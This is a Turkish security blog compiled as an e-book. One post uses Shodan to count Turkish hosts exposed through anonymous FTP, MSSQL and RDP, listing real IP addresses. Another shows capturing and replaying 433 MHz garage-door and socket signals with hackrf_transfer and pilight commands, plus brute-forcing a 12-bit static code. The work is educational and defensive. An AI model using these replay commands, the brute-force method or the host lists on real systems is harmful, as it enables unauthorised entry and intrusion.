

# Hack 4 Career - 2016

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>), bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığı olumlu geri dönüşler sonucunda, yazdıklarını yollar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayıracak yapılığım bu araştırmalar sonucunda yazdığım bu yazılar, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğimle...

Saygılarımla,

Mert SARICA  
Siber Güvenlik Uzmanı  
<https://www.mertsarica.com>

## Shodan ile Durum Değerlendirmesi

Source: <https://www.mertsarica.com/shodan-ile-durum-degerlendirmesi/>



By M.S on December 31st, 2015

Bu zamana dek küçük ve orta ölçekli işletmelerde (KOBİ) çalışan veya bir yakını olan arkadaşlarından özellikle bir konu hakkında çok fazla yardım istedığını farkettim. Benzer yardım taleplerine [Netsec](#) bilgi güvenliği e-posta grubunda da denk geliyorum. Evet, sizlerin de az çok tahmin edeceğiniz üzere, kullanıcıların/kurumların verilerini şifreleyen ve bunun karşılığında fidye isteyen siber fidyecilerden bahsediyorum.



Mert bey merhaba, 2 gün önce başımız geldi, 2 ay önce İstanbul'daki bir firmaya. Müşteride tüm veritabanlarını ve ortak kulannılan dosyaları şifrediler ve para istiyorlar. Bu konuda 3389 portu haricinde yapılabilecekler, alınması gereken önlemler konusunda yardımcı olabilirmisiniz. Vatandaşlar Active Directory içinde kendilerine kullanıcı yaratıp bu kullanıcı üzerinden işlem yapıyorlar ve tüm event logları siliyor. RDP üzerinden gelebilmesi için en azından en bilindik Administrator şifresini bilmesi gerekiyor. Sağlam bir şifreyi nasıl geçebiliyorlar.

Bu siber fidyecilerle ilgili olarak yerli basında belki farkındalık adına çok sayıda habere rastlamıyoruz ancak resmi kaynaklardan elde edilen bilgiler işığında, hem gerçekleştirilen siber saldırıların sayısına hem de bu saldırganların yol açtığı zararlara baktığımızda, rakamların azımsanamayacak kadar yüksek olduğunu görebiliyoruz. Bu tür saldırılarla karşılaşanların çoğu, kulaktan dolma haberler ve/veya önyargıları nedeniyle emniyet müdürlüğünün bu konuda çözüm üretmeyeceğini düşünerek yetkili mercilere başvurmaktan kaçınıyorlar. Ancak emniyet müdürlüğünün web sayfasına bakacak olursanız, zaman zaman bu ve benzeri siber çetelere / dolandırıcılarla karşı başarılı operasyonlara imza attıklarını görebilirsiniz.

[İstanbul Polis Radyosu](#)
[Kurumsal E-Posta](#)


#### BASIN NOTU

Müdürlüğümüzce yürütülen soruşturma kapsamında; "TCK Md. 244 Bilişim Sistemindeki Verileri Bozma, Yok Etme, Erişilmez Kılma, Sisteme Veri Yerleştirme ve TCK 149/1.b Kişinin Kendisini Tanımamak Hale Koyması Suretiyle Yağma" suçlarıyla ilgili olarak;

İstanbul, Trabzon, Denizli, Rize, Erzurum ve Van İllerinde, ticari şirketlere ait değerli verilerin tutulduğu sunuculara, internet aracılığı ile uzaktan izinsiz erişim sağlayın, dosyaları şifreleyen, şifrelerin açılması karşılığında şirket sahiplerinden fidye isteyen, mağdur şirketleri büyük maddi zarara uğratan bir Hacker'in varlığı tespit edilmiştir.

Hacker'in;

- 1. sibervurgun2013@gmail.com,
- 2. sibertechnolojii@gmail.com,
- 3. yazalimantasaliim@gmail.com,
- 4. yazalimantasaliim@hotmail.com,
- 5. Redwhitetim2013@yandex.com

e-posta adresiyle mağurlarla iletişim geçtiği ve sunucu datalarının geri verilmesi karşılığında şirket sahiplerinden 1.000 TL ile 10.000 TL arasında değişen miktarlarda para/fidye talep ettiği anlaşılmıştır. Hacker'in 6 ayrıilde 20 şirkete toplam 219.200,00 TL zarar verdiği tespit edilmiştir.

Yaklaşık 3 ay süren çalışmalar sonucunda; Hacker, 26/09/2013 tarihinde İlimizde Esenler Licesinde bulunan adresinde suçüstü yakalanarak gözaltına alınmış ve incelenmek üzere dijital materyallere el koyma işlemleri gerçekleştirılmıştır

Şüpheli şahsin bilgisayarında yapılan adlı bittim incelemesinde,

- 850 ayrı sunucuya ait IP, kullanıcı adı şifre bulunduğu,
- Şifrelenmek üzere 165 ayrı şirkette sunucusuna erişildiği,
- 573 ayrı şirkete ait değerli belgelerin bulunduğu tespit edilmiştir.

Gözaltına alınan Hacker, 27/09/2013 günü Bakırköy Adliyesine sevk edildikten sonra ilgili mahkemece tutuklanarak Metris Cezaevine gönderilmiştir. Operasyon sonucu 1.630.000,00 TL'lik zarar önlennmiştir.

#### SİRKETLERİN MAĞDUR OLМАMASI İÇİN ÖNERİLER

- Sunucuların "Kullanıcı Adı" bilgisi, varsayılan "Administrator" ve "Admin" olmamalıdır.
- Sunucu şifrelerinin, tahmin edilemeyecek ve özgün şekilde alfabetik+nümerik+noktalama işaretlerinden oluşturulması gerekmektedir.
- Şirket personeli için aynı kullanıcı adı ve şifre yetkilendirilmesi yapılmalıdır.
- Periyodik olarak sunucu güvenliği sınanmalı, kullanıcı adı ve şifreler değiştirilmeli, loglar yetkili bilgi işlemci tarafından incelenmelidir.
- Sunucuda bulunan veriler sunucu dışında bağımsız ve ayrı şifreleme ile çalışan farklı sunucuda yedeklenmelidir.
- Ticari sırt nitelikindeki bilgiler sunucuların içinde de şifrelenmiş alanlarda barındırılmalıdır.
- Sunucuda varlığı bilinmemeyen kullanıcı adı-şifre yetkileri tespit edilmelidir.
- Sunucularda internet bağlantısı gerekliyorsa uzak masaüstü bağlantısı yapacak IP adresleri sınırlanılmalıdır.
- Lisanslı ve güncel sunucu işletim sistemleri kullanılmalıdır.

Kamuoyuna saygıyla duyurulur. 30.09.2013

Yazılı ve görsel medyadısa çıkan onlarca habere ve uyarıya rağmen sahte polis, savcı ve jandarma kılığında dolandırıcılar para kaptıran vatandaşımızın, siber dünyada var olan tehditlerden haberdar olması ve bunlara karşı önlem alması devlet eli olmadan yakın gelecekte pek mümkün olacak gibi görünmüyör. Gönül ister ki İngiltere'de olduğu gibi belediyelerimizin bünyelerinde [birimler](#) kurulsun ve bu birimler, vatandaşımızı, küçük ve orta ölçekli işletmeler, siber saldırılara karşı korusun, danışmanlık versin.

Bu fidyeçilerin izledikleri yöntemlerin başında Türkiye ip bloğunu [taramak](#) (port scan) ve genele açık servisleri/sunucuları ([RDP](#), [MSSQL](#) vb.) tespit etmek geliyor. Bu servisleri tespit ettikten sonra ise sözlük saldırısı (dictionary attack) ile zayıf parolalar tespit edip sistemlere yönetici yetkisi ile bağlanıyorlar. Ardından herkesin bildiği gibi diskte bulunan tüm verileri şifreledikten (encryption) sonra bir not bırakıp sistemden ayrılıyorlar. Verilerini yedeklemeyen kullanıcılar ve KOBİler ise yana yakla bu notta yer alan kişilerle iletişime geçerek kimi zaman talep edilen bedeli ödemek zorunda kalıyorlar.

Neden bu yöntemi kullanmaya devam ediyorlar ? Gerçekten internette genele açık olan sistemler, sunucular bu kadar çok mu ? gibi aklımı kurcalayan sorulara yanıt bulmak için ufak bir araştırma yapmaya karar verdim. Tabii bunun için [masscan](#) gibi bir araç ile tüm Türkiye ip bloğunu tarayıp, tespit ettiğim sistemlere sözlük saldırısı gerçekleştirdim :) Aksine tarama işlemini benim için yapan ve doğrulama kontrolü (authentication) yapılmayan sistemleri tespit eden ve rapor çekmeye imkan tanıyan [Shodan](#) arama motorunu kullanmaya karar verdim.

Shodan arama motoru temelde Google'dan çok farklı olmayan, interneti tarayıp interne'ye açık olan sistemleri, cihazları, aygıtları tespit edip bunları bağlantı noktasına (port:"3389"), türüne (os:"Windows XP", coğrafi lokasyonuna (country:"TR" gibi) ve servis bilgisine (Anonymous user logged in) göre sınıflandırmaktadır. Bu bilgiler sayesinde de ülke bazında özel aramalar gerçekleştirilebilmektedir. Hatta ve hatta Shodan tarafından taranan sistemlerin [ekran görüntülerine](#) bile ulaşmak mümkündür.

*Shodan sadece interne'ye açık olan sistemleri cihazları, aygıtları tespit etmek ile kalmayıp [Scanhub](#) servisi sayesinde de nmap, masscan gibi tarama araçlarının çıktılarını alarak görsel olarak analiz etmenize de imkan tanımaktadır. Örneğin [bu örnekte](#) olduğu gibi bir zararlı yazılımın haberleştiği komuta kontrol merkezini izleyebilirsiniz.*

*Shodan üzerinde Scanhub servisine ilave olarak özellikle sizme testi uzmanlarının faydalayabileceği Exploit servisi de bulunmaktadır. Bu servis ile [Exploit-DB](#) gibi istismar kodlarının yayınlandığı siteler üzerinden istismar kodunun çeşidine ve hedef uygulamaya göre çeşitli aramalar yapabilir ve istismar koduna ulaşabilirsiniz. ([Örnek](#))*

[Python](#), [Ruby](#) gibi programlama dillerine hakimseniz, [Shodan API](#) sayesinde geliştirmiş olduğunuz programınız/betığınız ile Shodan üzerinden aramalar da yapabiliyorsunuz.

Unutmadan Shodan'ın temelde ücretsiz bir servis olduğunu ancak kullanacağınız her bir servis özelinde detaylı arama sonuçlarına ulaşmak istediğinizde sizden ilave ücretler talep edeceğini de hatırlatmakta fayda var. ([Örnek: Developer Servisi, Scanhub Servisi](#))

İlk olarak anonim kullanıcı (anonymous) yetkisi ile ftp bağlantısına izin veren sunucuların/sistemlerin sayısına bilmek istedim. Hatalı konfigürasyon neticesinde çok sayıda bilgiye anonim olarak erişilmesine yol açan bu hesabın veri hırsızlarının gözdesi olduğunu söyleyebiliriz. Türkiye ip blogunda anonim kullanıcı yetkisine izin veren sunuculara/sistemlere baktığında, sayının azımsanamayacak kadar fazla olduğunu gördüm. (1956 sistem/sunucu)

The screenshot shows Shodan search results for 'country:tr port:21 "Anonymous user logged in"'. It displays a world map with Turkey highlighted, showing 1,839 results. The top result is 78.186.248.217, which is identified as a Microsoft FTP Service running on Turk Telekom's network in Turkey, Bursa. The page lists various commands recognized by the server, such as ABOR, ACCT, ALLO, APPE, CDUP, CWD, DELE, FEAT, HELP, LIST, MDTH, MKD, MODE, NLST, NOOP, OPTS, PASS, PASV, PORT, and others.

The screenshot shows Shodan search results for 'country:tr port:21 "Anonymous access granted"'. It displays a world map with Turkey highlighted, showing 117 results. The top result is 176.41.19.115, which is identified as a NASFTPD Turbo station 1.3.5a Server (ProFTPD) running on Superonline ADSL in Turkey, Izmir. The page lists various commands recognized by the server, such as CWD, XCWD, CDUP, XCUP, SMNT\*, QUIT, PORT, PASV, EPRT, EPSV, ALLO\*, RNFR, RNTO, DELE, and others.

İkinci olarak ise veritabanlarına internetten erişime izin veren ağlara bilmek istedim. Bildiğiniz gibi kurumsal verilerin saklandığı veritabanlarının, bilgi güvenliği adına kısıtlı bir erişime sahip olması gerekmektedir aksi halde zayıf parolalar ile korunan veritabanlarında yer alan verilerin, art niyetli kişiler tarafından sözlük saldırısı ile çalınması mümkün kündür. (kullanıcı:sa şifre:sa gibi) Bunun için Türkiye ip blogunda, Microsoft SQL veritabanı sunucusu tarafından kullanılan 1434. bağlantı noktasına erişim veren ip bloklarını kontrol ettiğimde, sayının anonim ftp erişimine izin veren ağlar kadar fazla olduğunu (2521 sistem/sunucu) olduğunu gördüm.

country:"tr" port:"1434" https://www.shodan.io/search?query=country%3A"tr"+port%3A"1434"

**SHODAN** country:"tr" port:"1434" **Explore** Contact Us Blog Enterprise Access **Logout**

**Exploits** **Maps** **Download Results** **Create Report**

**TOP COUNTRIES**

Turkey 2,521

**TOP CITIES**

City	Count
Sanayi	492
İstanbul	212
Bursa	96
Bilgi	72
Izmir	51

**TOP ORGANIZATIONS**

Organization	Count
Turk Telekom	602
Hosting Internet Hizmetleri S...	241
Radore Veri Merkezi Hizmetl...	236
Aerotek Bilişim Taahhut San...	214
Netdirekt A.S.	126

**TOP PRODUCTS**

Product	Count
Microsoft SQL Server	2,485

**217.116.195.235**

Showing results 1 - 10 of 2,679

**176.53.33.90**  
server-176.53.33.90.as42926.net  
Radore Veri Merkezi Hizmetleri A.S.  
Added on 2015-10-03 06:02:32 GMT  
Turkey Details

**85.105.29.228**  
85.105.29.228.static.tinet.com.tr  
Turk Telecom  
Added on 2015-10-03 06:00:42 GMT  
Turkey, Izmir Details

**91.102.162.114**  
Datafon İletişim A.S.  
Added on 2015-10-03 05:57:40 GMT  
Turkey Details

**93.186.116.238**  
static.vitalhosting.com.tr  
Vital Teknoloji Telekomunikasyon Bilgisayar Hizmet  
Added on 2015-10-03 05:52:36 GMT  
Turkey, Bursa Details

Son olarak fidyeçiler tarafından hedef sistemlere uzaktan bağlanmak için sıkılıkla kötüye kulanan RDP (remote desktop) servisini internete açan sistemleri kontrol ettiğimde ise 34.314 tane sistem ile karşılaşmadım, siber fidyeçilerin neden bu yöntemi hala kullanmaya devam ettiklerini ve başarılı olduklarını açıkça ortaya koyuyordu.

country:"tr" port:"3389" https://www.shodan.io/search?query=country%3A"tr"+port%3A"3389"

**SHODAN** country:"tr" port:"3389" **Explore** Contact Us Blog Enterprise Access **Logout**

**Exploits** **Maps** **Download Results** **Create Report**

**TOP COUNTRIES**

Turkey 34,414

**TOP CITIES**

City	Count
İstanbul	5,873
Sanayi	2,631
Izmir	1,438
Ankara	1,183
Bursa	999

**TOP ORGANIZATIONS**

Organization	Count
Turk Telekom	15,200
Hosting Internet Hizmetleri S...	2,033
Telcom İletişim Hizmetleri A.s.	1,922
Cizgi Telekomunikasyon Ano...	1,646
Radore Veri Merkezi Hizmetl...	1,423

**TOP OPERATING SYSTEMS**

OS	Count
Windows 7 or 8	718
Windows XP	150

**78.135.101.111**  
static-111-101-135-78.sadecehosting.net  
Hosting Internet Hizmetleri Sanayi ve Ticaret Anon  
Added on 2015-10-03 06:02:43 GMT  
Turkey, Sanayi Details

**193.140.154.94**  
sgf0094.saglik.deu.edu.tr  
Dokuz Eylül University  
Added on 2015-10-03 06:01:17 GMT  
Turkey, Izmir Details

**95.173.164.141**  
mail.guvenlime.com.tr  
Netinternet Bilgisayar ve Telekomunikasyon San. ve  
Added on 2015-10-03 06:00:53 GMT  
Turkey Details

**78.189.218.45**  
78.189.218.45.static.tinet.com.tr

Siber fidyeçilere karşı hem KOBİ'lere hem de son kullanıcıların daha dikkatli olması gerekmektedir. Bunun için öncelikle modem ayarlarınızdan hangi sistemlerinizin ve bağlantı noktalarının, servislerin internete/dış dünyaya açık olduğunu tespit etmeniz faydalı olacaktır. İkinci olarak ise RDP ve MSSQL kullanıcı hesaplarına ait şifrelerin, güçlü, karmaşık ve tahmin edilmesi güç olması, fidyeçiler tarafından hedef alınmanızı zorlaştıracaktır. Son olarak ise kullanılan sistemlerin sıklaştırılması (hardening, güncel yamaların yüklenmesi vb.), gereksiz bağlantı noktalarının ve servislerin dış dünyaya kapatılması, üzerine yoğunlaşmanız gereken bir diğer önemli noktadır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Shodan ile Durum Değerlendirmesi](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## RF Dünyası ve Güvenlik

Source: <https://www.mertsarica.com/rf-dunyasi-ve-guvenlik/>

Çocukluğumdan beri uzaktan kumanda ile kumanda edilebilen garaj kapıları her zaman ilgimi çekmiştir. Yaşım ilerledikçe ve mesleğimde de ilerledikçe, merakımı pratiğe dönüştürmeye ve RF ile haberleşen bu sistemleri, güvenlik araştırmacısı gözüyle incelemeye karar verdim.

Kumanda ile kapılar nasıl haberleşiyor, sinyalleri izlemek mümkün mü, deneme yanlışma (brute force) saldırısı veya daha önce gönderilmiş ve kayıt altına alınmış sinyalleri tekrarlama (replay) saldırısı ile tekrar göndererek kapıları açmak mümkün olabilir mi ? gibi soruları kendi kendime sormaya başladıkça, kendimi [RF](#) okyanusunu kayıkla geçmeye çalışan cesur, hevesli ama tecrübesiz bir denizci olarak görmeye başlamıştım.

Yıllar içinde RF ile ilgili çok sayıda makale okudukça, bilgim ile birlikte aklımı kurcalayan sorular da bir o kadar arttı. Tam bu sorular altında ezilmeye başlamışken, imdadıma [NOPcon](#) güvenlik konferansında da sunumumu izleme fırsatı bulduğum [Ahmet CİHAN](#) yetişti ve RF dünyasının sis perdesi benim için aralamış oldu.

*2014 yılından bu yana, bıkmadan usanmadan RF dünyası ile ilgili aklıma takılan tüm sorulara gece gündüz demeden, içtenlikle yanıt verdiği ve bugün bu yazımı kaleme alabilmemde fazlasıyla emeği geçtiği için [Ahmet CİHAN'a](#) teşekkürler bir borç biliyorum :)*

Yazının ikinci paragrafında belirtmiş olduğum sorulara yanıt aradığım bu çalışmada, ilk işim sırasıyla kumandanın hangi frekansta çalıştığını bulmak (büyük olasılıkla 433 MHZ'dir ancak 315 MHZ de olabilir.) ve hangi [modülasyonu](#) kullandığını bulmak (büyük ihtimalle Amplitude-Shift Keying (ASK)'dır ancak FSK, PSK da olabilir.) oldu.


*Yakın zamanda okuduğum [Abusing the Internet of Things](#) kitabı'nın yazarı, modülasyonu güzel bir benzetmeyle anlatmışlığı. Aynı benzetme üzerinden ilerleyecek olursam, ağızımızdan çıkan basınç dalgaları, karşı tarafa ulaşırken hava dediğimiz bir ortamda ilerlemektedir. Bu örneğe göre ağızımızdan çıkan basınç dalgasının, havada ilerleyecek dalgaya çevrilmesine (radyo sinyaline) modülasyon diyoruz. Bu dalganın (radyo sinyalinin), karşı tarafa iletilmesi esnasında kullandığı başka bir dalgaya ise taşıyıcı sinyal (carrier wave) diyoruz.*

Kumandanın hangi frekansta çalıştığını bulmak için kumandanın içini açıp [rezonatörün](#) üzerinde yazan rakama (R433T gibi) bakabilirdim. Tornavida ile çok fazla uğraşmak istemediğim için Deal Extreme'den 10\$'a satın aldığı [RTL2832U dijital tv alıcısı](#) ve ücretsiz temin edilebilen [HDSDR programı](#) ile frekansı tespit etmeye karar verdim.


Dijital TV alıcıyı USB bağlantı noktasına bağladıktan ve HDSDR programını çalıştırdıktan sonra frekansı 433 MHZ'e (ISM bant planlaması gereği tahmin yürüttüm), modülasyonu ise AM olarak ayarlayıp F2 (start) tuşuna bastığınızda, kumandanın ilgili bandı ve frekansı kullandığını gördüm. (Kumanda üzerinde herhangi bir butona bastığınızda, ilgili frekansta bir hareketlilik görüyorsanız bu durum, kumandanın ilgili frekansta veya o frekansa yakın bir frekans aralığında çalıştırılmıştır.)







Modülasyonu tespit etmek için ise HDSDR'de kayıt ettiğim sinyali [Audacity](#) adındaki ücretsiz ses düzenleme ve kaydetme yazılımı ile incelediğimde bunun [ASK/OOK](#) olduğunu gördüm. Sadece kumandada yer alan mikro anahtar dizisine (dipswitch) bakarak, gönderilen sinyalin 10 bit olabileceğini düşünebilirdim ancak kayıt ettiğim sinyale Audacity ile baktığında, bunun aslında 12 bit olduğunu gördüm. (Sondaki bit ile aslında 13 bit gibi görünse de 12 bit olduğunu ve son bitin altbaşlık (footer) olduğunu yazının devamında göreceksiniz.)



Sinyali kendi içinde çözümleyip, aşağıdaki resimde olduğu gibi yüksek, alçak ve açık işaretleri, 0, 1 ve O şeklinde veriye çevirdiğimde, mikro anahtar dizisi ile örtüştüğünü ve başarılı bir şekilde sinyali veriye çevirdiğimi kısaca kumandalı kopyalayabilecek veriye (rf koduna) sahip olduğumu görebildim.



Bundan sonra gerisi ister [Arduino](#), ister [Raspberry Pi](#) ile veriyi ASK ile modüle edip, garaj kapısına göndermeye kalmıştı. Tabii bunun için öncelikle 3\$'ı gözden çıkarıp bir [RF alıcı ve verici kiti](#) almam gerekti. (Bu gibi güvenlik araştırmalarında zahmete giremem diyenleriniz var ise, benim gibi 330\$ verip [HackRF One](#) kiti alarak tüm bu zahmetten kurtulabilirler. Bu arada ücretsiz Software Defined Radio (SDR) ve HackRF One eğitimi de [buradan](#) ulaşabilirsiniz.)

Öncelikle HackRF One cihazına o kadar para verdigim için işleri ne kadar kolaylaştırabileceğini tecrübe etmek istedim. Bunun için daha önceden RF araştırmalarında kullanmak için satın aldığım RF prizleri üzerinde bir çalışma gerçekleştirdim. RF prizlerin kumandasını Hack RF One aygıtının antenine tutup, kumanda üzerinde yer alan ve prize elektrik akımı vermek için kullanılan butona (ON) basılı tutmaya başladıkten sonra aşağıdaki komut ile HackRF One'ın gönderilen sinyalleri aşağıdaki videoda yer aldığı üzere kolaylıkla kayıt altına aldım.

```
hackrf\_transfer -r Funk-433Mhz-8M-8bit.bin -f 433000000 -s 8000000 -l 40
```



Sinyalleri 30 saniye kadar kayıt ettikten sonra aşağıdaki komutu çalıştırarak, HackRF One aygıtının kayıt ettiği sinyalleri RF prize göndermesini sağladım. Kısa bir süre sonra RF prize bağlı lambanın yandığını ve sinyalin HackRF One ile çok kolay bir şekilde tekrarlanabildiğini (REPLAY) tecrübe ettim.

```
hackrf_transfer -t Funk-433Mhz-8M-8bit.bin -f 433000000 -s 8000000 -x 47
```

HackRF One yerine Raspberry Pi ile ilerlemek isteyenler ise 3\$'a satın alacakları RF alıcı ve vericiyi Raspberry Pi'nin GPIO pinlerine bağladıktan sonra [pilight](#) adındaki ve akıllı cihazları Raspberry Pi üzerinden yönetmek için geliştirilmiş olan bu araçtan faydalanabilirler.

Raspberry Pi2 GPIO Header			
Pin#	NAME	NAME	Pin#
01	3.3v DC Power	DC Power 5v	02
03	GPIO02 (SDA1 , I <sup>C</sup> )	DC Power 5v	04
05	GPIO03 (SCL1 , I <sup>C</sup> )	Ground	06
07	GPIO04 (GPIO_GCLK)	(TXD0) GPIO14	08
09	Ground	(RXD0) GPIO15	10
11	GPIO17 (GPIO_GEN0)	(GPIO_GEN1) GPIO18	12
13	GPIO27 (GPIO_GEN2)	Ground	14
15	GPIO22 (GPIO_GEN3)	(GPIO_GEN4) GPIO23	16
17	3.3v DC Power	(GPIO_GEN5) GPIO24	18
19	GPIO10 (SPI_MOSI)	Ground	20
21	GPIO09 (SPI_MISO)	(GPIO_GEN6) GPIO25	22
23	GPIO11 (SPI_CLK)	(SPI_CE0_N) GPIO08	24
25	Ground	(SPI_CE1_N) GPIO07	26
27	ID_SD (I <sup>C</sup> ID EEPROM)	(I <sup>C</sup> ID EEPROM) ID_SC	28
29	GPIO05	Ground	30
31	GPIO06	GPIO12	32
33	GPIO13	Ground	34
35	GPIO19	GPIO16	36
37	GPIO26	GPIO20	38
39	Ground	GPIO21	40

Rev. 1  
2601/2014

<http://www.element14.com>

Raspberry Pi ile ilerlemek için ilk olarak pilight-debug komutu ile RF sinyallerini dinlemeye başlayan pilight aracı ile garaj kumandasının kapı açma butonuna basıldığı sinyali (RF kodunu) kayıt altına aldım. Ardından da pilight-send -p raw -c komutu ile tespit ettiğim RF kodunu kapıya göndererek aşağıda yer alan videoda görüleceği üzere kapıyı başarıyla açabildim :)

pilight aracı ile aynı sistemi ve benzer kod dizilimini kullanan garaj kaplarına deneme yanlış (brute-force) saldırısı yapmak pratikte ne kadar kolay sorusuna yanıt bulmak için ise öncelikle RF kodunu 1, 0 ve O şeklinde grupladım. (Gruplama ile ilgili [örnekler](#) ve detaylı bilgi için pilight'in wiki sayfasından faydalabilirsiniz.)

(Sansürlenmistir) O

510 255 510 255 1  
510 510 255 255 0  
510 510 255 255 0  
510 510 255 255 0  
510 510 255 255 0  
510 510 255 255 0  
510 510 255 255 0  
510 255 510 255 1  
510 510 255 255 0  
510 255 510 255 1  
  
510 255 510 255 1  
510 510 255 255 0

(Sansürlenmiştir) altbaşlık (footer)

Kumandanın 12 bit uzunlığında bir sinyal gönderdiğini bildiğim için 1 olan değerlerin 0, 0 olan değerlerin 1 olacağını ve ilk bit olan O'nun da bir farklı değere sahip olabileceğini (kısaca yüksek ise düşük, düşük ise yüksek işaret gibi) göz önünde bulundurarak, bu garaj kapısının kapıyı acmak için 2 üzeri 12 yani 4096 farklı RF kodundan birini kabul edeceğini hesaplamam pek zor olmadı.

Python ile daha önceden hazırlamış olduğum 4096 tane RF kodunu, pilight aracı ile garaj kapısına gönderen [Garage Door Bruteforce](#) isimli bir araç hazırladım. 3 dakika sonunda bu aracın, garaj kapısına 500 tane RF kodu gönderebildiğini gördüm. (Basit bir hesaplama ile bu aracın, garaj kapısını açacak kodu ~30 dakikada üretebileceğini söyleyebiliriz. [OpenSesame](#) gibi bir cihaz ile ise bu süreyi [saniyeler](#) mertebesine indirmek de mümkündür.)

Bu tür saldırırlara baktığımızda, deneme yanlışına saldıruları ve tekrarlama saldırularının statik kod kullanan RF alıcıları karşı başarılı olduğun görüyoruz. Günümüzde üretilen modern araba kilit ve kumanda sistemlerine, alarm sistemlerine, garaj kapı sistemlerine baktığımızda ise çoğunun güvenli olarak kabul ettiğimiz değişken (rolling) kod kullandığını görebiliriz. Sonuç olarak bu tür saldırırlara karşı değişken kod kullanan sistemleri kullanmak doğru bir tercih olacaktır.

Bu yazının RF dünyasına adım atmak isteyen güvenlik uzmanları ve güvenlik araştırmacıları için faydalı olacağını ümit ederek, bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [RF Dünyası ve Güvenlik](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

# **Java Kaynak Kodu Dönüştürüler**

Source: <https://www.mertsarica.com/java-kaynak-kodu-donustuculeri/>

By M.S on March 1st, 2016

